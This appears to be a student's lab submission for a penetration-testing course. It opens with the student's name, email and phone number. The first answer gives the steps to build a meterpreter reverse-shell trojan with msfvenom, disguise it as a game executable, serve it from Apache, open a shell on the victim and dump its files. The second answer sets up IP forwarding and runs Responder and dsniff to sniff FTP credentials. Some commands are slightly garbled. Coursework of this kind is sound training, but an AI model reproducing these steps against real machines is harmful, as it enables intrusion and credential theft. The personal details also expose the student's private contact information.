Name:- T.satya jayanth

Emailid :- satyajayanth82@gmail.com

Phone no. - 9949570578

**Question 1:**




● Create payload for windows .


● Transfer the payload to the victim's machine.

● Exploit the victim's machine.

Solution:-

1. Open kali and pentester systems on vmware
2. Open git for windows or u can do using kali
3. Type this command in terminal systemctl enable ssh
4. Check the ip ip a
5. Type apt install apache2
6. Type cd /var/www/html/
7. Type mkdir counterstrike
8. Type cd counterstrike/
9. Type msfvenom -p windows/meterpreter/reverse\_tcp --platform windows-a \*86/shikata\_ga\_nai -b "\\*00" LHOST=192.168.43.21 -f exe >/var/www/html/counterstrike/Game.exe^C
10. Type systemctl enable apache2
11. Type systemctl start apache2
12. Type sessions -i 1
13. Type shell
14. Type get-chilitem -recurse | get-content





**Question 2:**


● Create an FTP server


● Access FTP server from windows command prompt

● Do an mitm and username and password of FTP transaction using wireshark and dsniff.

Solution:-

1. Open pentester and include the ftp server using tools
2. Open kali to check ftp server using nmap
3. Type nmap -Pn -sS -F 192.168.43.21
4. The port will be open through the user in pentester
5. Type apt install dsniff
6. Type echo 1 > /proc/sys/net/ipv4/ip\_forward
7. Type sysctl -w net.ipv4.ip\_forward=1
8. Type python Responder.py -I eth0^C



1. Open wireshark app from kali
2. Open eth0
3. Then ethernet file will open 

After this

1. Type dsniff -I eth0

Here we can find our id’s

Thank u